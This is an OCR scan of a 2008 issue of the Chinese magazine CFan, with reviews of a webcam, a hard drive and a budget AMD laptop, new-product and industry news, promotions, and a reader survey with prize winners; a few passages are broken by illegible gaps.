全能优秀产品，推荐用户购买，三星给我们带来了硬盘领域新的领跑者，希望再接再厉



摄像头中的体操运动员

奥尼酷客PC Camera

388元 0755-29980885 http://www.anc.cn

TAG	奥尼酷客	摄像头	评测

奥尼酷系列的第一款产品，奥尼酷客独特的悬挂式结构，拉丝工艺金属外壳，让我们一起来看看它有什么特色吧！

摄像头可以玩儿各种高难度。在液晶显示器占领了大半江山后，摄像头的扣具也与时俱进的发展向多样性。奥尼酷客采用了悬挂式结构，独特的悬挂式设计使它适应各种笔记本、液晶显示器、CRT显示器，不可不算是一大突破。头部可实现360度旋转，在底座与镜头之间，内置全金属的转轴，不但支持全方位90度视觉角度，更加使产品结构的耐用性大大增强。底座的内侧可谓贴心到家，前后两部分都加设了防止磨损的橡胶垫，既能加强该部分的摩擦力，还能充分呵护易受损的液晶显示器。

有身体也有技术。酷客采用镁光360的感光元件和无驱主控芯片，具有很好的色彩表现、数据传输率，还具有弱光增益技术，使得在光线不足的条件下有良好的成像质量。而5层镀膜的镜头保证了高达95%的透光率。顶部设置的拍摄按钮，很适合没有数码相机或应急自拍之用。 CF [CP17]

规格

图像传感器：硬件像数30万 CMOS感应器
捕获画面 640*480，352*288，320*240
成像距离：3CM-无限远（常规）<2CM（微距）
软件兼容性：WinSP SP2，Vista免驱动，WinXP SP1，Win2000版本需安装免驱补丁包
接口：支持USB2.0，兼容USB1.1
图片格式：BMP/JPG

网络大补贴

DSP要真"芯"英雄
像PC里面的CPU一样，摄像头的"大脑"DSP在摄像头的质量中也发挥着至关重要的作用，因此，"芯"选对了，产品也就基本选对了。http://www.enet.com.cn/article/2004/1022/A20041022355162.shtml

独特的支架设计，流畅且清晰的图像捕捉

因为定位高端导致定价偏高

在同质化越来越严重的今天，奥尼给我们看到了创新，不错的外形、清晰的图像捕捉，难道不是应该购买的理由吗？

西数的呐喊

西部数据Caviar SE16 6400AAKS硬盘

约800元 800-820-6682 http://www.wdc.com

TAG	西部数据Caviar SE16 6400AAKS	硬盘	评测

RE/RE2企业级别硬盘让大家重新认识了西部数据，这不西部数据又趁热打铁推出了WD6400AAKS，究竟性能几何呢，慢慢往下看……

强悍的理论数据。虽然有三星Spinpoint 单碟334GB硬盘在先，但西部数据这家硬盘老厂是不可忽视的，昆腾倒下了，迈拓倒下了，可西部数据还在。所以说不能埋没了6400AAKS这块明星级硬盘，7200rpm转速、16MB缓存、单碟320GB，除了采用垂直记录技术外，还应用了WD特有的nte Seek设计以降低能耗、噪音。这就是6400AAKS给我们的答案。

外形变化。翻过硬盘可以看到小巧的PCB，反转固定的PCB看不到一颗芯片，这样是为了减少外力或静电对电子元器件的损伤，果然西部数据打拼了这么多年想得还是很周到的。随着市面上老电源越来越少，近期推出的硬盘大都取消了双供电，这款硬盘也不例外，标准的1个SATA数据和1个SATA供电口。

性能测试。HD Tune测试：平均86.3MB/s，最大110MB/s，突发147.3MB/s。曲线一致性还算不错，可以算是市面上顶级的硬盘之一了，不仅如此，6400AAKS还拥有优秀的寻道时间，在拷贝零碎小文件时可以取得更大优势。 CF [CP18]

寻道时间非常优秀，持续传输速率也很不错

上盖边缘锋利，极容易划伤皮肤

有好速度，有好价格，GB/RMB最优秀的产品，强力推荐

规格

转速：7200rpm
容量：640GB
单碟容量：320GB
缓存大小：16MB
碟片数量：2
接口：SATA/300(NCQ)
质保：3年

网络大补贴

能不跌吗？西数6400AAKS降至799 http://www.17tech.com/news/2008052080265.shtml

超值本本AMD造

七喜V30A笔记本电脑

3999元　020-82253999　http://www.hedy.com.cn

TAG	AMD、七喜V30A	导购	评测

低价本本不稀奇，放眼望去，市场上3000~4000元的笔记本也有不少了，可问题是，这些低价本本拥有什么样的功效呢？播放高清、玩游戏？统统不行，因为你只花了3XXX元，当然，这也并非绝对，如果你把目光放宽一些，3XXX元一样可以拥有这些先进特性……

3A整合 超乎你的想象

以售价仅为3999元的七喜V30A笔记本电脑为例，3A整合其实是AMD CPU+芯片组+独立显示核心，其处理器部分为AMD Athlon Dual Core TK-55、芯片组部分则是RS690M，而显卡部分则采用了大红大紫的ATI Mobility Radeon HD2400。

双核魅力不可抵

当你在解压缩RAR文件、压制自己喜欢的MP3歌曲时，你才能体会到什么样的处理平台才是你需要的。由于内存控制器集成于CPU之内，其内存带宽的执行效率和速度都有着对手无法媲美的优势，要知道，2009年AMD的竞争对手才会将内存控制器集成于核心之内哦！另一方面，同等价位下双核心处理器在多任务下优异的性能表现，也是同级产品中单核心处理器无法与之相比的。

3D性能傲视同级

3XXX元的笔记本想谈3D性能？在所有人的印象中都是不可能的事情，但七喜V30A偏偏就是强在这方面。其采用的ATI Mobility Radeon HD2400具备完整的DX10规格，更重要的是它具备128MB DDR3独立显存，并通过采用HyperMemory技术可以再借用最大512MB内存作为显存使用。实际测试表明，即便是像《魔兽世界》这样的需要渲染多个物体的游戏中，ATI Mobility Radeon HD2400也可以应对自如。

高清解码没问题

AMD平台的超值之处还不止于此，ATI Mobility Radeon HD2400的最大特点便是高清解码——这意味着不到4000元的七喜V30A可以做同价位其他本本不可能做到的事情——看高清电影！Avivo HD高清视频处理技术中UVD通用视频解码引擎能同时实现H.264和VC-1编码视频的硬件级解码，进一步释放高清晰视频播放过程中对CPU运算能力的依赖，特别是在播放VC-1编码的高清视频时比其他类型显卡的优势更为明显。

高效也能低耗

同价位下，配备Celeron-M处理器的机型都没有刻意宣传过节能吧？因为Celeron M处理器并不支持这些功能，而AMD Athlon Dual Core TK 55则拥有全面的节能管理机制——Power Now电源管理技术，这可以让本本的功耗大为降低。

品质也不能忽视

采用AMD平台的七喜V30A不仅依靠AMD提供的平台解决方案提供了强大的性能，同时在外观、人性化方面也是非常出色的。例如V30A的屏幕转轴采用了铰链转轴，屏幕会更稳定、更稳固。而在接口部分，大多数接口都设计在机身左侧，这样使用鼠标的时候，不至于影响操作，可谓考虑得非常周全。CF [CP19]

性能强劲，功能丰富


外观可选颜色不足

借助AMD移动平台强劲的性能，以不到4000元的价格提供如此全面的应用体验，让七喜V30A成为一款极其超值的笔记本电脑，获得“最佳性价比奖”也属实至名归了

规格

处理器：AMD Athlon Dual Core TK-55（1.8GHz、2核心、128KB二级缓存每核心）
芯片组：AMD ATI RS690M+SB600
内存：1GB DDR2内存
硬盘：80GB SATA
显卡：ATI Mobility Radeon HD2400独立显卡（128MB DDR3独立显存）
显示屏：14.1英寸WXGA高亮宽屏
重量：2.3千克

布键盘的创意是否新奇？这个由ABCDE型连续字母排列的布键盘可以好好锻炼身体了，用这个键盘打几首唐诗宋词如何？



新品上市 EXPRESS

爱普生推出全方位家庭娱乐一体机

5月23日，爱普生私人FUN映机EMP DM1正式发布。作为一款入门级家用投影机，EMP-DM1采用了all in one的设计理念，将投影机、音响、DVD播放器汇聚一身，加之轻巧的机身及便携提手，让“随心动，随心映”真正变为可能。此外，其首创的天花板投影功能，打破了传统视觉观看模式，在增添了生活乐趣的同时为小空间提供了享受大画面的可能。（杜昕）


据小编我周围其他相当专业的小编反映，天花板投影功能比较吸引他们购买。但是，Oops！现在市场上普遍都是……行扫描的投影机应该会是……

三星超密硬盘突击中国市场

正如CPU市场因“双核”技术的存在而备受关注一样，日前，三星金宝携手金捷诺推出“超密”硬盘，首次将“超密”技术纳入硬盘领域，三星硬盘进入一个全新的“超密”时代。三星金宝超密硬盘采用第二代垂直磁记录技术配合三星独有的超晶磁粉阵列技术，使单碟容量首次达到334GB，大大提升了硬盘的数据容量，而静音技术则传承了三星一贯的优良传统。（米彬）

技嘉 P45 震撼亮相

虽然此前未经宣传，但技嘉新系列P45主板即将发布的消息还是不胫而走，引来众多媒体及硬件发烧友的强烈关注。5月7日，技嘉董事长叶培城亲自出席P45主板发布会，现场气氛可谓激动人心，技嘉EP45-DQ6顶级主板更是赢得了在场专业人士的阵阵赞叹之声！（姚雯）



微软硬件家族再添两名超新星

5月29日，计算机外设市场上再添两名微软硬件家族新成员：键盘中的“模范生”微软数字多媒体键盘3000和耳麦中的“瑜伽小子”微软VX-2000耳机麦克风。作为微软数字娱乐外设中令人眼前一亮的两款明星产品，它们势必将为你的多彩数码生活添上最绚丽的一笔。兼具搞怪美形和睿智内涵的这两款创新产品成功实现了微软倡导的“软硬整合”理念。（姚雯）

可爱悠嘻猴电脑周边全面登录

作为现在非常流行的国内原创的卡通品牌形象，“悠嘻猴（YoYoCiCi）”的系列周边产品也非常受欢迎。其中也有悠嘻猴的最新周边产品：电脑读卡器和HUB。秉承“悠嘻猴”多变的表情和精品的原则，外观设计相同的产品，本身分有男生和女生两大基调，悠悠（YoYo）形象配合蓝色的产品外观出现，而嘻嘻（CiCi）形象则是配合粉红色的产品外观出现。（何昊）

活动促销 SALES PROMOTION

中国之星为灾区人民祈福

5月26日，素以共享科学快乐而闻名于世的英特尔国际科学与工程大奖赛（Intel ISEF）颁奖典礼，今年却在一分钟的默哀仪式中拉开帷幕，来自世界各地的1550多名参赛师生，在遥远的美国亚特兰大，为四川汶川县大地震中死难的人们哀思。因汶川大地震而备受关注的中国中学生代表团，在本次大赛所取得的成绩同样令人关注：共有15名学生获得14个奖项。（张健）

惠普捐建“爱心食堂”和“无线教育工作站”

5月23日，“惠普电脑爱心志愿者”随“珠峰志愿者团队”抵达位于海拔4700米的西藏自治区定日县巴松小学，为那里的孩子们捐建了“惠普电脑无线教育工作站”以及“惠普电脑爱心食堂”。（张健）

▲ 孩子们和惠普志愿者通过电脑学习生物知识

ThinkCentre A 系列降价促销

6月3日，联想ThinkCentre宣布其ThinkCentre A系列台式机产品在全国范围内开展降价促销活动。6月3日至7月30日期间，ThinkCentre A以最低促销价4388元，为中小企业用户提供高品质、高可靠性以及低总体拥有成本的台式机产品，助力企业快速成长。（张健）

航嘉奥运促销开始 强手棋火热进行中！

在2008北京奥运会来临之际，航嘉摆起了奥运知识强手棋“擂台”，在5月18日到7月26日期间，上航嘉官方网站奥运强手棋专题，掷骰子，按点数前进棋子，并遵守达到位置的前进、后退规则完成游戏，即有机会赢取每周七位空中充值30元的话费，并可于8月抽奖获得一二三等奖品。（李隆）

第四届全国 ITAT 教育工程就业技能大赛开赛

教育部教育管理信息中心于2008年5月~11月在全国范围内举办“正保教育杯”第四届全国ITAT教育工程就业技能大赛。大赛主要面向普通高校、高职、中职及民办院校在校学生，旨在考察学生的动手能力，提高学生的就业竞争力。大赛共设Office办公自动化高级应用、C语言程序设计、JAVA程序设计、Photoshop平面设计、3Ds MAX三维设计、Flash动画设计、AutoCAD机械设计、AutoCAD建筑设计等八个比赛科目。（马江华）

▲ 教育部教育管理信息中心开发处处长暨ITAT教育工程负责人薛玉梅（左）与正保教育集团副总裁李维伽（右）签字合影

业界资讯 INDUSTRY

美国野生救援与腾讯公司合作签约

5月26日，美国野生救援与腾讯公司"我，不再旁观"主题合作签约仪式的新闻发布会在北京国贸饭店举行，正式宣布美国野生救援与腾讯公司将在自然环境和野生动物保护宣传方面开展合作。本次合作，双方将合作建立野生动物救援的中文网站wildaid.qq.com，并在腾讯网公益频道和拍拍网设立专门的入口；搭建志愿者招募和公益品拍卖互动平台，通过这个平台发起中国最大规模的一次环保宣誓活动。（张勇）

四川汶川发生了大地震，卧龙保护区的大熊猫也走失了2只。严重的自然灾害面前，人们更加关注野生动物的生存空间。让我们记住这句口号吧："没有买卖，就没有杀害！"

IronPort 安全方案降低能耗

5月28日，思科公司的下属业务部门IronPort系统公司宣布其高性能安全解决方案将帮助客户大幅降低能耗和数据中心空间占用。IronPort不仅帮助企业节约成本，还将积极支持客户的环保计划。目前，《财富》杂志评出的百大最具责任心公司中有95%都在使用IronPort的产品，它们均在社会和环保做出了承诺。（何昊）

航嘉为灾区人民捐款 50 万

5·12汶川地震牵动了全中国人的心。远离灾区的航嘉人，目前无法亲临灾区协助救灾，但我们能做的，就是毫无犹豫地伸出援助之手，为他们尽早被解救出来、重建家园尽份绵薄之力。目前，深圳市航嘉驰源电气股份有限公司首笔捐款40万元，公司员工和代理商自发的捐助目前已接近10万元，目前员工之间的捐款活动仍在继续，预计航嘉此次为灾区将捐出50万元。（李隆）

技展 2008 年渠道沟通会召开

5月12日，技展（中国）渠道沟通会在东莞正半山酒店隆重召开。在这次技展与三诺集团牵手之后的首次渠道会议上，三诺技展公司销售总监辛利军先生在与渠道沟通时表示，改组后的三诺技展将进一步在产品研发上投入巨大人力物力，并在麦锡工业设计公司内部成立专门工作组负责技展产品设计，以产品优势带动市场、渠道。（李隆）

更好的服务！麦博北京分公司成立


2008年1月开始，麦博决定在北京设立分公司。经过几个月紧张的筹备，麦博北京分公司已于近日正式成立。北京分公司将是北方片区的售后服务平台，并为消费者提供更安全、更贴心、更及时、更有效的服务。相信在北京分公司成立后，麦博北方市场拥有更精细化的市场运作，其表现也会更加精彩。麦博北京分公司暨北京地区售后服务维修中心电话010 82667032。（李隆）

三诺音响召开全国经销商大会

5月31日，三诺音响于深圳召开了全国经销商操盘手大会。三诺此次大会主旨在于渠道人员的内部培训，三诺渠道建设的高速发展，也需要渠道人员相应素质的配套提高，所以三诺为大家提供了这样一个难得的相互学习交流的机会。（李隆）

金河田官方博客正式开通

为了更好地和广大消费者进行沟通，金河田公司开通了官方博客（http://blog.sina.com.cn/dgjht）。我们会把最新的公司活动信息、产品信息等发布在这里，让您第一时间知道金河田在做什么。在这里，您还可以畅所欲言，发表您对金河田公司的看法，对金河田产品的建议和意见，我们会及时把问题解决的。（李隆）



戴尔第六家学习中心落户杭州

5月30日，戴尔公司今天宣布其在华的第六家戴尔学习中心落户杭州市萧山区友谊学校，2500名在校学生将可以使用全新的40台戴尔电脑进行电脑学习。同时，戴尔公司也将遵守一贯的承诺，为该学习中心提供三年的资金、技术和培训支持。（张健）

Blue Coat 荣获"最具发展前景厂商"奖

日前，广域网络应用传输与安全网络网关设备领导厂商Blue Coat 系统公司荣获权威的Frost & Sullivan 亚太区信息与通讯技术（ICT）2008年度"最具发展前景厂商"奖。（何昊）

明基国美战略合作启动

5月29日，明基电通与国美电器正式达成战略合作伙伴关系。明基中国营销总部首席营运长黄汉州表示，与国美缔结战略合作关系，双方互惠互利，有助于提升彼此竞争力，更能为消费者创造全新的购买体验与产品应用经验。在此次战略合作签约仪式上，BenQ同时发布两款全新笔记本产品Joybook X31与Joybook R45。（西浩铭）

国美强势的销售渠道+明基时尚化的产品，究竟能产生什么样的化学反应？一句话：非常值得


观高清赛事 赏投影大屏

6月21日～22日，家用大屏幕高清投影体验展将在新世纪日航酒店世纪厅盛大开幕。2008年是北京奥运年，包括中央电视台在内的国内几大电视媒体都陆续开通了高清频道。可以预计，此次的奥运高清赛事转播必将成为中国高清媒体时代的纪元点。正是看到这一现状，一场由北京时尚家影音科技有限公司发起，联络众多专业媒体及投影机厂商参与，志在北京当地普及家用"全高清"技术的现场体验展，即将点亮2008年的北京之夏。（陈荣贵）

家用投影技术是目前已经商业化的家用视频技术中，唯一能够实现大屏幕"全高清"播放的产品。足不出户便可以欣赏真正的高清大片，这正是家用投影的魅力所在。

CF [CP20]

戴尔10英寸的小本本有可能采用Atom处理器，谍照中可以看到3个USB接口、读卡器、VGA输出、网络接口



威刚C701闪存再掀经典狂潮


威刚C701拥有独特的镂空盖帽，举手投足间让人想起了镂空"鸟巢"的庄重与气派。蓝色主体和乳白色优盘帽搭配得非常协调，产品轮廓极具线条感，并以三角形的镂空小格突出这种感觉，彰显出几何图案特有的大气和严谨感。经典设计的外观下是威刚C701的低调内涵，实用、人性化的不掉盖紧固设计才是这款C701为用户着想的根本实质。C701采用了主体盘帽一体化设计，盘帽拔出后可以和主体的尾部完美相接，在避免盘帽遗失的同时也保证了产品的整体美观。无论是高速USB 2.0数据传输，还是Windows Vista系统的Ready Boost应用，无论是2GB、4GB、8GB的大容量存储，还是出众的性价比，威刚C701 U盘全新上市的经典震撼都会令拥有阳光心情的人为之动容。(姚雯)

媒体报价：C701 1G 70元左右 | **售前咨询**：800-820-0522
官方网站：www.adata.com.cn

ANC酷客超强版诞生

ANC酷客超强版采用顶级DSP处理芯片，与传统摄像头30帧/秒的帧速相比，数据的处理能力提升了一倍，最高帧速达60帧/秒。传统摄像头因为移动过快而导致的画面拖影、画面停顿等现象已经成为历史。与传统的内置麦克风摄像头相比ANC酷客超强版通过DSP将模拟信号直接转换成数字信号，由USB2.0高速接口传送给计算机，保证了声像同步传输和声音的真实还原。超强版延续了ANC酷客经典的ID设计，钛金拉丝工艺外观、顶部炫蓝快拍键、通光率高达95%的5玻镜头、免驱配置支持在Windows XP SP2和Vista系统下免驱动运行，即插即用。(李隆)

媒体报价：468元
售前咨询：0755-29980650
官方网站：www.aoni.com



微星Atom平台超便携笔记本

MSI微星笔记本电脑在第一时间发布了基于Intel Atom(凌动)移动平台的产品，其命名为Wind NoteBook。它采用了Intel Atom 1.6GHz处理器，板载1GB DDR2内存，内置2.5寸标准SATA 80GB硬盘，拥有分辨率为1280x600的10寸LED显示屏，为用户提供完整的网页浏览解决方案。整机拥有二个USB标准接口与DSUB外接显示器接口，与普通的笔记本产品并无差异，整机重量约为1公斤。首批配置的三芯电池可维持正常工作二小时左右。(米彬)

媒体报价：4499元
售前咨询：021-33680318
官方网站：http://taiwan.msi.com.tw

你的空间你做主 多彩17L小机箱即将上市


多彩科技即将发布 系列和Intel共同开发的玉山机箱，该系列机箱是只有17L容积的小机箱，刚好可以满足消费者们节省空间和"瘦身美"的观念。机箱的整体外观全部使用烤漆抛光处理，使得整体看起来小巧玲珑，又极富有高贵华丽的气息。该款机箱在面板上设计有便利的黑色侧拉门，用于隐藏光驱位和前置USB、音频接口，这又使得它更显神秘气息。作为小机箱节省空间同样是它特点之一。娇小，可立可卧，更是让你真正感受你的空间你做主。目前该系列机箱将要投放市场，对小机箱、瘦身情有独钟的用户不妨多多关注。它不但给你带来小的惊喜，也让你感受不容小视的大功用。(李隆)

媒体报价：新品上市
售前咨询：0755-89929888
官方网站：www.deluxworld.com

天敏宽屏高清版电视盒LT290HD上市

天敏宽屏高清版电视盒是一款免开主机便可收看电视的电视盒，支持1080P高清色差输入，完美兼容各类电视游戏机、高清播放器等设备输入，传输的画面质量非常优秀。采用数字处理芯片，色彩鲜艳、图像清晰，支持24寸宽屏液晶显示器，16:9、16:10、4:3多种比例显示模式，1920×1200高分辨率显示，无须复杂操作就可以清晰收看电视。可全面兼容CRT和LCD显示器。(李隆)

媒体报价：438元
售前咨询：0752-2677510
官方网站：www.10moons.com




百盛C508机箱即将上市

航嘉于4月21日发布了十几款新机箱，其中有的百盛C508[illegible]谓是系列中的精品，这款机箱面板光洁，全黑面板，仅在POWER键上以红色火焰图案做了图型处理，仿佛青春的少年，沉静的外表仍然掩藏不了热情似火的内心世界。热爱这款[illegible]心怀梦想的年轻人，他们愿意把火焰当成图腾，以独有[illegible]元素去诠释他们一样不甘平庸的梦想世界。(李隆)

媒体报价：新品上市

售前咨询：400-678-8388

官方网址：www.belson.com.cn



环保节能　鑫谷劲翔500即将上市

劲翔500电源从用料，做工到解决方案都十分优良。额定功率400W，超强输出能力，轻[illegible]Windows[illegible]单路[illegible]硬盘[illegible]更好地保证服务器[illegible]。典型负载下，达到83%以上[illegible]转换效率。劲翔500还是无铅产品，符合RoHS的标准。该款产品属于真正意义上[illegible]节能电源，[illegible]注下。(李隆)

媒体报价：468元

售前咨询：400-6785-866

官方网站：http://sego.colorful.cn

三诺H-211增强版强势登场

三诺经典的英雄系列音箱H-211上市一年来一直在装机市场保持强势劲头，近日三诺又推出了一款[illegible]它的增高呈梯形的卫星音箱有细致的斜面和角度处理，低音炮沿袭了以往的外观风格，方正的箱体正面增[illegible]艺面板装饰，位于右上方的前置主音量旋钮被ABS蓝色光[illegible]211增强[illegible]11增强版的卫星箱输出功率为8W频率响应为125Hz-20kHz，低音单元输出功率达12W频响范围为28Hz-180Hz，使低音下潜更深，力度感更好，[illegible]震撼效果。(李隆)

媒体报价：260元 | **售前咨询：800-999-5328**

官方网站：www.3nod.com.cn

男人用的机箱 技展白狮M401


男性钟爱的PC必然要像路虎越野、哈瓦那雪茄一般粗犷、豪放，充满不羁色彩，技展白狮M401就是这样一款足够大气为男人撑足门面的ATX立式机箱。M401拥有465mm×200mm×415mm的硕大体积，可以轻易容纳类似SLI双显卡这样的配件。同时，机箱侧盖板约70%的面积打上了通风孔以加强散热。前面板中部USB/音频/1394接口和光驱仓位左右对称，恰似占宅大门一般威严雄壮，而包含了1394接口在内的丰富接口也为钟情于DIY[illegible]提供了足够的发挥空间。随机箱附赠4条硬盘支架，先把支架安装到硬盘后，再安装到下部。这样设计能有效减小硬盘震动，保护数据安全。(李隆)

媒体报价：198元

售前咨询：0755-33608656

官方网站：www.jizhan.com CF [CP21]

挑战耐用极限 声籁网吧专用耳麦C2亮相




声籁C2从人体工程学出发，采用双圆梁头带，可以适当分担头部负重，增加配戴舒适感，而且极耐弯折，就算大力拉扯也不会变形。声籁C2采用固体麦克风，解决了传统网吧耳机存在的金属软管咪头易脱落问题，更加坚固耐用。其次，声籁C2此次采用了优质硅胶耳套，夏凉冬暖，容易清洁，充分彰显出人性化的品牌理念。声籁C2贴心采用直径3.8mm的加粗编织线，实现长时间使用不打结不缠绕。声籁C2另外一个亮点是[illegible]线缆冲设计，充分保护单元的音频连接线，延长线材使用寿命。(李隆)

媒体报价：新品上市

售前咨询：020-38889696

官方网站：www.somic-elec.com

电脑爱好者 2008年第12期 评刊调查表



亲爱的读者：


感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！

一等奖1名 价值：500元/份

二等奖5名 价值：200元/份

三等奖10名 价值：50元/份

网上评刊地址 http://www.cfan.com.cn/activity/zhuanti/pingkan0812



★本期奖品将从“CFan奖品池”中抽出！**更多悬念，更多诱惑，更多惊喜！**这是一个充满魔力的奖品池，随杂志礼新入库产品的变化，而不断变化！这是一个充满幸运的奖品池，无论你是平信评刊、电子邮件评刊，还是参加网上评刊，都有机会中大奖！

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大！

2008年第5期优秀文章

第一名(奖金500元)：“特别话题”栏目《数码暗房的17个瞬间——和兔斯基一起“改装”数码照片》作者：孙宁。

第二名(奖金300元)：“聪明用电脑”栏目《试试微软影子系统 病毒不会再缠身》作者：鱼人。

第三名(奖金200元)：“CFan新视界”栏目《网游，别总拿沉迷说事儿》作者：杜昕。

2008年第6期优秀文章

第一名(奖金500元)：“特别话题”栏目《24小时服务的文档管理婆》作者：Commute。

第二名(奖金300元)：“CFan新视界”栏目《欺骗之城的一天》作者：郭竞雄。

第三名(奖金200元)：“聪明用电脑”栏目《挖出进程背后的秘密》作者：平淡。

以下16位读者被评为2008年第5期热心读者

一等奖1名(奖品：漫步者MO迷你闹钟音箱，600元/个)

陈骁(湖北)

二等奖5名(奖品：漫步者R211TⅡ多媒体有源音箱，210元/套)

雷志(四川) 方建南(福建) 金锐锋(吉林) 刘叔(北京) 费煜(浙江)

三等奖10名(奖品：多彩DLM猎豹光电鼠标，40元/个)

许亚山(广东) 王一娜(四川) 李岭(安徽) 冯春(上海) 陈宁(北京) 丁云(吉林) 郭斌(江西) 薛健(湖南) 李燕寿(云南) 尹兰(山东)

以下16位读者被评为2008年第6期热心读者

一等奖1名(奖品：爱国者F558-256M MP3，599元/个)

夏明(广东)

二等奖5名(奖品：天敏百变精灵摄像头，280元/个)

薛洪莉(山西) 赵广春(湖北) 侯万强(四川) 张蕾(河南) 王谷明(四川)

三等奖10名(奖品：多彩键盘鼠标套装，80元/个)

郭思佳(四川) 陈平(海南) 刘磊(辽宁) 杨青(湖北) 刘祥明(安徽) 张秀(黑龙江) 王明(重庆) 孟晓平(浙江) 陈宪波(陕西) 张心新(福建)

■个人资料

姓名________ 年龄________

性别________ 文化程度________

职业________ 联系电话________

通讯地址________ 邮编________

QQ/MSN________ E-mail________

您开始阅读《电脑爱好者》的时间是________年

您购买《电脑爱好者》的频率是？

□期期购买 □其他（平均____月/次）

本期有多少人阅读过您手上的《电脑爱好者》？________人

■本期文章评价

（“文章代码”栏请填文章结尾处的代码，如：YJ01。）

本期最喜欢的文章

原因编码：a时效性强 b技术实用 c内容丰富 d学到知识 e幽默有趣 f值得收藏 g立意新颖 h观点独到 i恰巧需要 j提高工作效率 k其他

文章代码	原因	美中不足

本期不喜欢的文章

原因编码：(1)时效太差 (2)不实用 (3)选题重复 (4)难度较高 (5)难度太低 (6)不真实 (7)不新颖 (8)不够详细 (9)有字/语法错误 (10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因	

本期综合评价

1 本期杂志的总体难度

□太简单 □比较适中 □有点难 □太难

2 您认为本期内容策划得最好的栏目有（多选）

□特别话题 □“In”派茶馆 □CFan新视界 □聪明用电脑 □我就CFan □天生我才 □傻博士 □CFan加油站 □数字时代 □热点话题 □明白买电脑 □CFan爆料王 □十五周年 和你在一起

3.您认为杂志目录页中的重点文章介绍是否能有效引导阅读？

□有很大帮助 □一般 □没有帮助 不足为________

4.您近期最关注的内容是？（多选）


□系统 □网络 □软件 □办公 □硬件 □多媒体 □业界新闻

5 欢迎您监督本刊质量，指出本期的各类错误或不足，留下宝贵意见和建议，可另附纸说明，谢谢！

____

____

大飞机是怎样制造出来的



国家成立了大飞机制造公司——中国商用飞机有限责任公司（参看新浪新闻http://video.sina.com.cn/news/c/bn/2008-05-12/082315052.shtml），我也来凑热闹，周末赶制2架大飞机以表祝贺。呵呵。我的大飞机是怎么造出来的呢？

文章链接： http://blog.cfan.com.cn/html/68/419368-315800.html

删除人生附件

用电子邮箱收发邮件，都有共同的经历。对方发来的附件，你不敢打开，你用附件形式发出去的内容，别人拒收。究其原因，最明白不过了，附件之中有可能包含病毒，让电脑感染。附件是电脑感染病毒的温床。附件，望文生义，附加的物件，是正文之外的附加物。由此想到人生的状态，有一句话说是"人生如寄"，原义可以理解为，人是这个世界的匆匆过客，灵魂与躯体只不过寄居在世间而已。引申一下，也可理解为，人生其实就是上帝向这个世界寄发的邮件。何谓生命的本意，何谓人生的附件？

文章链接： http://blog.cfan.com.cn/html/08/197108-320756.html

【转发】让记忆长久一些

今天是全国哀悼日的最后一天了。从5月12日下午到现在，我们经历了整整10个令人无比揪心、哀恸和感怀的日日夜夜。

前两天在和同事吃饭的时候，一个同事说，"这次太惨了，恐怕连奥运可能都没人有心思看了。"

我说："不会的。有一个事实听起来很残酷，但在全世界都一样，你要知道，人类的记忆其实是非常短暂的。"

文章链接： http://blog.cfan.com.cn/html/91/14191-320087.html

史上最牛推销员 ■张炜昱

近期热门网游测试表

时间	游戏名称	拿账号	视频	客户端	评测
2008.05.30	封神榜2	公测	宣传片	1.55G	95分
2008.04.10	热血江湖	公测	竞速	487M	97
2008.03.31	热舞派对	零点卡	精彩视频	1.9G	98分
2008.03.28	巨人	公测	精彩视频	800M	96分

